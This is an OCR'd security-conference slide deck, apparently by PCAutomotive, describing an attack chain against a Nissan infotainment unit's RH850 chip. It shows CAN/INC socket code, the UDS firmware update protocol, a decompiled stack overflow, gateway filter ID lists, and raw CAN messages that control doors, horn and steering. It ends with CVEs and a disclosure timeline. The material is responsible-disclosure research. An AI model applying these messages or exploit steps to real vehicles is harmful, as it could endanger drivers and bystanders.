


CAN Communication

CAN Communication

Possible ways to achieve arbitrary access to the CAN bus:

- Utilize legitimate interfaces and APIs
- Upload modified firmware to the RH850
- Exploit vulnerabilities in the communication protocol



CAN Communication: Information Gathering

- OPKG Open PacKaGe Management
- Grep for CAN word in package descriptions
- Found that services use inc-scc network service
- The network traffic on this interface is non-typical

1	0.00000	SLL	137 Unicast to us
2	0.012422	SLL	38 Sent by us
3	0.080289	SLL	63 Unicast to us
4	0.180285	SLL	63 Unicast to us
5	0.247418	SLL	30 Unicast to us
6	0.249064	SLL	144 Unicast to us
7	0.280269	SLL	63 Unicast to us
8	0.343535	SLL	749 Unicast to us
4			

- Frame 1: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits)
- Linux cooked capture v1

Data (121 bytes)


Data [truncated]: ffffff06410c000419ca031b061908690b021eca03fb7f0680f9.. [Length: 121]

CAN Communication: Information Gathering for INC

- Source code in the SDK on the official website¹
- Push request²
- /opt/bosch/base/bin/inc_send_out.out can be used as an example to test CAN communication on IVI

¹<u>https://oss.bosch-cm.com/download/Nissan_AIVI/2610_190620/OSS_DVD_Content.zip</u> ²<u>https://lwn.net/Articles/706002/</u>

CAN Communication: INC Internals



CAN Communication: INC Client Example

```
uint16_t port = 0xc700 | 0xb
int sock = socket(AF_KCM, SOCK_STREAM, 0);
hostent *host = gethostbyname("scc-local");
sockaddr addr = { 0 };
addr.sa_family = AF_INET;
memcpy(&addr.sa data[2], *host->h addr list, host->h length);
bind(sock, &addr, sizeof(addr));
memset(&addr, 0, sizeof(addr));
                                                                          host = gethostbyname("scc");
                                                                   0010
                                                                          41 41 41 41
                                                                   0020
addr.sa_family = AF_INET;
memcpy(&addr.sa data[2], *host->h addr list, host->h length);
*(uint16 t *)addr.sa data = rev16(port);
connect(sock, &addr, sizeof(addr))
recv(sock, buf, sizeof(buf), 0);
send(sock, buf, sizeof(buf), 0);
```

CAN Communication: INC Ports

- All ports can be found in include/linux/inc_ports.h
- The base port number 0xc700
- For example, DOWNLOAD port
 (0xc700 | 11)


SPM	NET_BROADCAST	NET_TP6
PORT_EXTENDER_GPI0	NET_TP0	NET_TP7
PORT_EXTENDER_ADC	NET_TP1	BAP_00
PD_NET	NET_TP2	BAP_01
DIA_UDD	NET_TP3	PRJ_COMP3
SENSORS	INPUT_DEVICE	EARLY_AUDIO
DLT	DIA_EVENTMEMORY	ADR3CTRL
GNSS	PRJ_COMP2	TTFIS
WDG	SYSTEM_STATEMACHINE	SECURITY
PORT_EXTENDER_PWM	NET_TP8	PORT_EXTENDER_ADC
DOWNLOAD	NET_TP9	RTC
THERMAL_MANAGEMENT	DIMMING	PRJ_COMP
SUPPLY_MANGEMENT	NET_TP4	GNSS_FW_UPDATE
NET_CTRL	NET_TP5	EARLY_APP
	ERROR_MEMORY	ENGINEERING_MENU


- /opt/bosch/base/bin/csm_proc_out.out has functionality to send CAN messages
 - Signals one-time CAN message, used to notify ECU clients or receive notifications from them
 - Requests multiple CAN messages with the connection phase
- Uses NET_BROADCAST and NET_TP<0..8> INC ports for requests

/opt/bosch/base/bin/inc_send_out.out -b 50968 -p 50968 -r scc 40-00-50-9c-07-01-00-00-ff-ff-02-11-01

		er can1 -t 0	
00 ms	ID	data	< can1 # l=20 h=100 t=0 slots=1 >
99999	3E9	30 50 95 45 C	E A8 0P.E
15 ms	ID	data	< can1 # l=20 h=100 t=0 slots=4 >
00500	3E9	30 50 95 45 C	E A8 0P.E
00500	5F0	00 00 00 00	
00497	5FC	06 00 05 20 5	02000 P.
00501	5FE	8D 00 00 00 0	0 00 00 00
06 ms	ID	data	< can1 # l=20 h=100 t=0 slots=5 >
00500	3E9	30 50 95 45 C	E A8 0P.E
00500	5F0	00 00 00 00	
25382	5FC	06 00 05 20 5	0 00 00 P
00050 I	SEE I	<u> </u>	<u> </u>
9999	767	03 02 11 01 F	F FF FF FF
ا دساید	п	uala	< cani # i=z0 n=i00 c=0 slots=6 >
35732	3E9	F7 07 FC 00 0	0 0F

000153c0 50 9c	00	BUS_MAP		
00 00	01			
07 01	67			
000153c0 <mark>50</mark>	9c	db[2]		wBusType
- 000153c0	[0]	50h,	9Ch	
000153c2 00	00 00 01	ddw	1000000h	field1_0x2
000153c6 07	01	db[2]		abAddr
- 000153c6	[0]	7h,	lh	
000153c8 67	07 00 00	ddw	767h	dCanIDSrc
000153cc 47	07 00 00	ddw	747h	dCanIDDst
000153d0 <mark>01</mark>	00	dw	lh	field5_0x10
000153d2 00	10	dw	1000h	wMaxSizePack
000153d4 00	10	dw	1000h	field7_0x14
000153d6 00	00	dw	Oh	field8_0x16





Summary:

- We can use the legit way to send CAN messages
- Payload of the message can be controlled
- We can use only whitelisted CAN IDs

Let check the update mechanism of RH850 for possible firmware modification

CAN Communication: RH850 Update Process

- IVI can update RH850 firmware:
 - Firmware is located in /ivi/firmware/v850/firmware/v850/aivi_s1_a
 - Utilizes /opt/bosch/base/bin/swu_common_v850_app_out.out to install update
- Firmware is delivered in DNL binary format

Block ID	Name	Comment
0x8300	boot	according the mode load loader or app
0x4023	loader	used during updating process
0x4024	арр	code for usual workflow
0x8000	signature	used during updating and flashed to the memory for secure booting

CAN Communication: RH850 Update Process Protocol

Uses INC interface socket on DOWNLOAD port and utilizes UDS protocol:

- 1. Switch to loader: 10-60
- 2. Initiate download: 34-00-44-<address>-<size>
- 3. Transfer firmware: 36-00-...
- 4. Send signature: 2e-25-fd-...
- 5. End transfer: 37
- 6. Check CRC value: 22-...

ROM:0000242C UDS_HANDLE	R gsUDSHandlers[12]
ROM:0000242C gsUDSHandlers	: UDS_HANDLER <7, 0xFFFFFFF, DiagnosticSessionControlHandler, 0, 0x10, \
ROM:0000242C	
ROM:00002440	UDS_HANDLER <7, 0xFFFFFFFF, ECUResetHandler, 0, 0x11, 1, 0, 0>
ROM:00002454	UDS_HANDLER <7, 0xFFFFFFFF, ReadDataByIdentifierHandler, 0, 0x22, 0, \
ROM:00002454	
ROM:00002468	UDS_HANDLER <2, 0xFFFFFFFF, SecurityAccessHandler, 0x8E30, 0x27, 0, 0,\
ROM:00002468	
ROM:0000247C	UDS_HANDLER <4, 0xFFFFFFFF, CommunicationControlHandler, 0, 0x28, 1, \
ROM:0000247C	
ROM:00002490	UDS_HANDLER <2, 2, WriteDataByIdentifierHandler, 0, 0x2E, 0, 0, 0>
ROM:000024A4	UDS_HANDLER <7, 0xFFFFFFFF, RoutineControlHandler, 0, 0x31, 1, 0, 0>
ROM:000024B8	UDS_HANDLER <2, 2, RequestDownlaodHandler, 0, 0x34, 0, 0, 0>
ROM:000024CC	UDS_HANDLER <2, 2, TransferDataHandler, 0, 0x36, 0, 0, 0>
ROM:000024E0	UDS_HANDLER <2, 2, RequestTransferExitHandler, 0, 0x37, 0, 0, 0>
ROM:000024F4	UDS_HANDLER <7, 0xFFFFFFFF, TesterPresentHandler, 0, 0x3E, 1, 1, 0>
ROM:00002508	UDS_HANDLER <4, 0xFFFFFFF, ControlDTCSettingsHandler, 0, 0x85, 1, 0, \
ROM:00002508	0>

CAN Communication: RH850 Signature Verification

Signature verification happens:

- While processing the End Transfer command in update mechanism
- During boot process

```
uint FUN 0000aac4(void) {
 if (cRamfede96f0 == '\x01') {
   cRamfede96f0 = ' x02';
  loadCerts();
  iVar1 = calcSha256ForTransfer();
  if ((iVar1 == 1) ||
      (((((... || (iVar1 = validateSignature(pvRamfede5150), ...))))
       && ((... || (iVar1 = validateSignature(pvRamfede5154), ...)))) &&
       ((... || (iVar1 = validateSignature(pvRamfede5158), ...) ))))
      ) {
     uVar2 = 1;
   else {
    uVar2 = FUN 00006dda(..., gsUnkStorageForTransferData1,0x10);
 else {
  uVar2 = (uint)(cRamfede96f0 != '\x02');
 return uVar2;
```

CAN Communication: RH850 Update Process


Summary:

- Obtained RH850 firmware
- Identified security mechanisms that protect from firmware modification

It is time to check for vulnerabilities on RH850 side to achieve full code execution


CAN Communication: RH850 Attack Surface

A lot of INC ports for requests -> A lot of handlers in firmware -> Huge attack surface



CAN Communication: RH850 Tracing

IVI has rich tracing functionality on both iMX.6 and RH850 side - very helpful for research



- Vulnerability exists during the requests processing over NET_BROADCAST port with number (0xc700 | 15)
- The following callbacks are used Inside the firmware :
 - 1. prepareNetBroadcastRequestBuffer checks income size <= 0x65
 - 2. fillNetBroadcastRequestBuffer places input data into global memory
 - 3. processNetBroadcastRequestBuffer processes global memory, accepts arguments i_pPacket and i_dPacketSize


```
if (*i pPacket == 0x50) {
 local_30 = 0;
 uStack 2c = 0;
uStack 28 = 0;
uStack 24 = 0;
 pCurLocalStackBuffer = &sLocalStackBuffer;
dID = *(uint32 t *)(i pPacket + 8);
 sLocalStackBuffer = 0;
local 34 = 0;
 dPayloadSize = (i dPacketSize - 0 \times dU);
 uVar5 = 0;
if (dPayloadSize != 0) {
   pPayload = i pPacket + dPayloadSize + 0xc;
  do {
     bValue = *pPayload;
     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
     while (uVar5 < dPayloadSize);</pre>
```

```
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     *pCurLocalStackBuffer++ = bValue;
     while (uVar5 < dPayloadSize);</pre>
```

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```

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 if (dPayloadSize != 0) {
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     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
     while (uVar5 < dPayloadSize);</pre>
```




CAN Communication: RH850 Exploitation

 \bullet

 \bullet

 \bullet



Stack

CAN Communication: RH850 Exploitation Issues


• Problems:

- Only one client can connect to NET_BROADCAST port
- Service csm_proc_out.out constantly communicates over it
- If this service is killed, the watchdog is triggered and IVI reboots

• Solution:

- Inject exploit code into the service
 - Disable signal handlers in the kernel using the "Absence of a kernel module signature verification" vulnerability

CAN Communication: RH850 Arbitrary CAN Messages




Gateway Filtering

То	CAN-IDs from IDT CAN	
Vehicle CAN	0x3DC, 0x49F, 0x56E, 0x5FC - 0x5FE, 0x620 - 0x621, 0x6FA, <mark>0x700 - 0x7FF</mark>	
ADAS CAN	0x3E9, 0x49F, 0x620-0x621, 0x6FA, 0x700-0x7FF	
Chassis CAN	0x49F, 0x620-0x621, 0x6FA, 0x700-0x7FF	
ITS CAN	0x49F, 0x5FE, 0x620-0x621, 0x6FA, 0x700-0x7FF	
Diagnostic CAN	-	

The easiest (but not the cheapest) way to gain interesting UDS commands:

- Buy diagnostic setup (software and hardware)
- Explore UI for actions
- Capture the communication traffic






- CONSULT III communicates with the adapter over USB
- UDS commands can be identified in USB traffic

	📕 usb.endpoint_address.direction == 0 && usb.transfer_type == 0x03 && usb.data_len > 0 and (usb.capdata contains 0e:0e)						
No		Time	Source	Destination	Protocol	Length Info	
	45	3.008723	host	1.13.1	USB	43 URB_BULK out	
٩.							
►	0000	1b 00 b0 62 7	5 f1 81 d0 f	<mark>f ff</mark> 00 00 00 00 09 00	··· <mark>·bu··· ··</mark> ····		
►	0010			0 00 00 70 0e 0e 00 21	•••••Р•	· · !	
	0020	10 03 01 00 0	0 <mark>0745</mark> 304	5 20 02	•••••E0 E •		
			CAN ID	DATA			


ECU	CAN ID	Message	Comment
		0430690001000000	mirrors close
		0430690002000000	mirrors open
		0430070001000000	doors lock
ВСМ	745	0430070002000000	doors open
		0430220001000000	horn
		0430452003000000	wiper
		04303b2002000000	light
ADAS	75D	0430252001000000	steering wheel

Attack Summary


Attack Summary #0: Initial State




Attack Summary #1: One-time Exploit via BT




Attack Summary #2: Persistence via N-day in HAB



Attack Summary #3: Remote Control via DNS



Attack Summary #4: Controlling Critical Body Elements



Attack Summary: Demonstration



youtu.be/56VreoKtStw

List of Identified Vulnerabilities

- CVE-2025-32056 Anti-Theft bypass
- CVE-2025-32057 app_redbend: MiTM attack
- CVE-2025-32058 v850: Stack Overflow in CBR processing
- CVE-2025-32059 Stack buffer overflow leading to RCE [0]
- CVE-2025-32060 Absence of a kernel module signature verification
- CVE-2025-32061 Stack buffer overflow leading to RCE [1]
- CVE-2025-32062 Stack buffer overflow leading to RCE [2]
- PCA_NISSAN_009 Improper traffic filtration between IT CAN and other CAN buses
- CVE-2025-32063 Persistence for Wi-Fi network
- PCA_NISSAN_012 Persistence through CVE-2017-7932 in HAB of i.MX 6

Disclosure Timeline

- 02.08.2023 PCAutomotive sends the advisory to Nissan Cybersecurity Team
- 09.08.2023 11.12.2023 Email discussion about the findings' criticality
- 04.01.2024 PCAutomotive sends a video demonstration of the full attack chain; asks about CVE registration; notifies about publication plans
- 26.01.2024 Nissan Cybersecurity Team confirms the vulnerabilities; starts planning their mitigations; notifies us to register CVE by ourselves; accepted the publication plans
- 25.04.2024 PCAutomotive requests CVE registration from MITRE
- 19.05.2024 MITRE forwards us to Bosch PSIRT
- 10.09.2024 PCAutomotive sends Bosch PSIRT a request to register CVE
- 11.09.2024 Bosch PSIRT responds, that they didn't receive any information about vulnerabilities from Nissan Cybersecurity Team
- 12.09.2024 PCAutomotive notifies Nissan Cybersecurity Team about the communication with Bosch PSIRT
- 23.09.2024 PCAutomotive sends the advisory to Bosch PSIRT
- 06.11.2024 PCAutomotive notifies Bosch PSIRT about the publication plans
- 11.03.2025 Bosch PSIRT accepts the publication, declines to register CVE and forwards us to ASRG
- 18.03.2025 PCAutomotive requests CVE registration from ASRG

Thanks to Contributors

- Aleksei Stennikov
- Danila Parnishchev
- Artem Ivachev
- Anna Breeva
- Abdellah Benotsmane
- Balazs Szabo
- All PCAutomotive crew





Thank you for your attention! Questions?

Contact us: info@pcautomotive.com